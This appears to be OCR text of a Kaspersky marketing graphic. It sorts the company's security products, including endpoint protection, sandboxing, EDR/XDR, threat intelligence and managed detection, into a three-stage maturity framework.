
Kaspersky Extended Detection and Response (XDR)

kaspersky

Kaspersky Anti Targeted Attack Platform



Kaspersky's EPP is the foundation of our stage-by-stage approach to cybersecurity



TARGETED SOLUTIONS

Kaspersky Fraud Prevention

Kaspersky Industrial Cybersecurity

Kaspersky Research Sandbox

Kaspersky Threat Attribution Engine

STAGE 3 COMPLEX THREATS

Expert Framework

Mature IT security capability or SOC team

Intelligence: Kaspersky Threat Intelligence

Internal Expertise: Kaspersky Cybersecurity Training

Extended Detection and Response: Kaspersky Endpoint Detection and Response Expert; Kaspersky Anti Targeted Attack

External Guidance: Kaspersky Cybersecurity Services

Privacy: Kaspersky Private Security Network

STAGE 2 EVASIVE THREATS

Optimum Framework

IT Security

Advanced Protection: Kaspersky Sandbox

Visibility and response: Kaspersky Endpoint Detection and Response Optimum

Detection Enrichment: Kaspersky Threat Intelligence Portal

People: Kaspersky Automated Security Awareness Platform

STAGE 1 BROADER THREAT LANDSCAPE

Security Foundations

IT

Endpoint: Kaspersky Endpoint Security for Business; Kaspersky Embedded Systems Security; Kaspersky Hybrid Cloud Security

Network: Kaspersky Security for Mail Server / M365; Kaspersky Security for Internet Gateway

Data: Kaspersky Security for Storage

Support: Kaspersky Premium Support and Professional Services

Kaspersky Managed Detection and Response

Let’s talk!

kaspersky